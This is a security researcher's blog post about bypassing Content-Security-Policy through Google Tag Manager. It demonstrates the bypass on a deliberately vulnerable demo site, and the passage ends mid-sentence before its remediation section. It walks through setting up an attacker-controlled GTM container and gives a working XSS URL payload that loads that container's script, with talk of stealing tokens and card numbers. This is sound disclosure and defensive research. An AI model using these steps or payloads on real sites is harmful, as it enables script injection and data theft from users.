

Written by Ryan Chaplin
During several penetration tests last year, I observed clients often set unsafe directives for Google Tag Manager usually to supplement data collection via Google Analytics and third-party vendors.
Aside from the obvious problem of using unsafe directives, this threat was amplified since Google hosts malicious JavaScript from googletagmanager.com. The text below outlines functionally what a CSP may or may not block.

My research focused on Google Tag Manager, so I submitted parts of this to Google as part of their bug bounty program. They awarded me with an honorable mention and swag, as you can find on their website by searching my name here.
However, do not think this is limited to Google Tag Manager, if developers use unsafe directives from any platform that allows users to upload or host malicious content, the same exploit will work.
Today I’m going to chat about what I discovered, how it works, and how organizations can remediate the issue. We’ve got a lot to discuss, so here are a few quick links to each section:
- CSP Background
- Bypassing a CSP with Google Tag Manager
- Bypassing a Cloudflare WAF with Google Tag Manager
- Remediation Advice
What does a CSP do in practice?
Content-Security-Policy (CSP) directives protect a site from unwanted content, especially malicious content, and are fundamental part of web security.

Consider the intentionally vulnerable JavaScript I have pasted below that was implemented on a sample web server and is used throughout this article. This same code will be used in every example until the remediation section of this article where a .NET Blazor server configuration and an Nginx.conf code snippets are provided.
Below is part of a vulnerable web application that trusts user input in the name parameter of the URL, does not sanitize it, and directly appends the input to the body. This is a classic Cross-site Scripting (XSS) vulnerability that we’ll use to demonstrate the power of a CSP:

This developer likely intended to use this for a feature like displaying a user’s name or something similar:

However, of course, even a novice hacker will find this relatively quickly and realize it is a reflected Cross-site Scripting (XSS) vulnerability:

A well-defined CSP will prevent this type of attack. Below is an example of a minimal CSP that blocks the attack. The main directive that was added and prevented the XSS payload from executing was returned in the error message as a nonce. A nonce should be a server generated random value which, when used in a CSP, determines whether scripts are valid and can execute or not. Since the nonce is server generated and unique for each request, the JavaScript in my URL must have the random value in the nonce which I cannot possibly know when sending the request. Therefore, I cannot include the nonce in my script and my attack is blocked:
Problems Implementing a CSP and Modern Solutions
So why aren’t CSPs more widely implemented? Historically it was difficult to manage. Due to the changing nature of third-party libraries, it meant organizations needed to incorporate extra steps into their build cycle to generate hashes for third-party scripts. Additionally, business complexities of cross-team communication and collaboration for every script on the server limited implementation.
Before strict-dynamic became widely implemented, nonce-based and hash-based CSPs had a major limitation: they couldn’t handle dynamically loaded scripts well. This code snippet highlights the issue:
// Your trusted script with a nonce
<script nonce="random123">
  // Dynamically created script is BLOCKED by CSP!
  const script = document.createElement('script');
  script.src = 'https://cdn.example.com/library.js';
  document.head.appendChild(script);
</script>
Even though your script was trusted, any scripts it dynamically loaded would be blocked unless:
- They were explicitly in your CSP allowlist, OR
- You could add nonces to them which became nearly impossible for frequently changing third-party scripts.
This made strict CSP policies incompatible with several modern JavaScript frameworks and third-party libraries.
The Solution
Using the strict-dynamic directive propagates trust. If a script is trusted (via nonce or hash), then any scripts it loads are automatically trusted too.
Content-Security-Policy: script-src 'nonce-random123' 'strict-dynamic'Much of the deployment complexity was fixed with the introduction of the strict-dynamic directive. Safari was the last browser to adopt it, and that was in 2021. The strict-dynamic directive allows additional scripts from the source to load as long as they are via non-"parser-inserted" script elements [source]. In layman’s terms, this means most third-party scripts can be loaded by a source with a nonce, so no more generating hashes for each third-party script.
For example, in Google’s documentation they give great advice on setting a nonce when deploying Google Tag Manager. They even note the hashing option and describe many ways to do this. However, their advice in a copy/paste-able snippet is:
script-src ‘nonce-{SERVER-GENERATED-NONCE}’:
Let’s look what happens if we follow Google’s directions blindly. I have set up a nonce and used their nonce-aware version of the script, exactly as described in their documentation:

The XSS attack was blocked! The CSP also correctly blocked the inline script. Unfortunately, it did its job a bit too well. Now native features to Google Tag Manager, like the Custom HTML Tag, have stopped loading.
Note that the error only impacts “Custom HTML” and “Custom JavaScript” loaded through GTM. Google Analytics and likely many other libraries will work at this point. Unfortunately, Custom HTML and Custom JavaScript are frequently required for analytics purposes. In those cases, this CSP may not be acceptable, as that data is often deemed critical to the business. Sometimes it even connects to cookie consent, so it is a legal requirement.
Surely Google has a solution. Right? The only other instructions (aside from the lone MDN link to nonces) discourages unsafe-inline but immediately gives you the exact unsafe directive, where to place it, and even put a star next to it to say, “Certain tags … require the use of additional CSP directives to function properly.” There is no mention of the strict-dynamic directive.

Because of this, many enterprises end up with a CSP that is defined, but does not require a nonce or a hash. Even worse, many tech bloggers ran with this and so now most of the third-party setup guides for Google Tag Manager just outright say to include an unsafe-inline or even an unsafe-eval directive.
However, as soon as an organization adds an unsafe-inline directive without a nonce, malicious actors gain an attack vector. Consider the site below which does not use a nonce and includes an unsafe-inline directive. Perhaps if a novice were to attempt to exploit this, they may naïvely try to include a script tag, see the attack fail, and assume the configuration is safe:

However, most malicious actors (and even automated scanners) are going to find the shortcut, as simply inlining the script through an image tag results in the same XSS vulnerability:

But that isn’t all! Since there was not a nonce, now attackers can use your CSP exemption for Google Tag Manager to perform much more elaborate attacks.
Imagine this were a typical web application with some eCommerce functionality. A malicious actor might want to target admin users once every session for authentication tokens and on the /admin/logs page to hide evidence. Perhaps they also wanted to target regular users only on the billing page (to copy their card numbers). Then they would want to exfiltrate this data to an external domain. Getting all of that JavaScript to fit in the URL when IIS rejects more than 2048 characters in a URL is possible but comes with some negative tradeoffs. It becomes especially difficult when a firewall keeps blocking key parts of your attack. A stealthier approach is to use the existing CSP exemption for googletagmanager.com. This works, because as it turns out, Google will let anyone sign up for and host JavaScript from that domain.
Bypassing CSP Via Google Tag Manager
This attack is great to bypass Web Application Firewalls (WAFs) and only requires three prerequisites:
- A site vulnerable to injection-based attacks like XSS
- A site without a nonce in the CSP for Google Tag Manager
- An unsafe directive in the CSP for Google Tag Manager

If you have those three things, the rest is simple. First, sign into any google account and visit https://tagmanager.google.com/. Select Create Account, and the screen will look like the image below. You can put anything you want in the fields, but we will be selecting a Target Platform of Web for purposes of this demo (since we are hacking my demo web server):
Click to continue then configure your tag. If the vulnerable CSP has an unsafe-inline statement, use Custom HTML. If the target application is using unsafe-eval, use Custom JavaScript. If it is doing both, do whatever you feel most comfortable with. We will use Custom HTML. Note this is sandboxed JavaScript, but you can still accomplish everything you need for account takeovers, content injection/manipulation, data theft and so on:


Now just a few more quick things. Every application is different, so the code in this section is only limited by your imagination. Put all the code you want to execute on the target website in this snippet:

You will need to add a trigger. If you are familiar with JavaScript, you can think of triggers as onEvent handlers. Many of them function as a thin wrapper around those same handlers. We want it on the default trigger type of Page View for All Pages:
After you add a trigger, just publish your changes by pressing submit:


Now you use the GTM-XXXXXXXX value found near the submit button. You will place it in the id parameter of the URL. For example, googletagmanager.com/gtm.js?id=GTM-TXZ46JJC is the URL I used for this attack. Now you are ready to bypass that CSP using googletagmanager.com.
Below I will use simple JavaScript in the URL to append a script element to the page.
https://vuln.is/csp/?name=%3Cimg%20src=x%20onerror=%22var%20s=document.createElement(%27script%27);%20s.src=%27https://www.googletagmanager.com/gtm.js?id=GTM-TXZ46JJC%27;%20document.head.appendChild(s);%22%3E

So what happened? A weak CSP policy led to an attacker injecting an external resource, in this instance a new Google Tag Manager container, that served malicious JavaScript to the site’s users. While this attack only demonstrated a reflected XSS, in many respects a stored XSS works even better with this exploit. The ability to dynamically edit your script even after you have placed your stored XSS 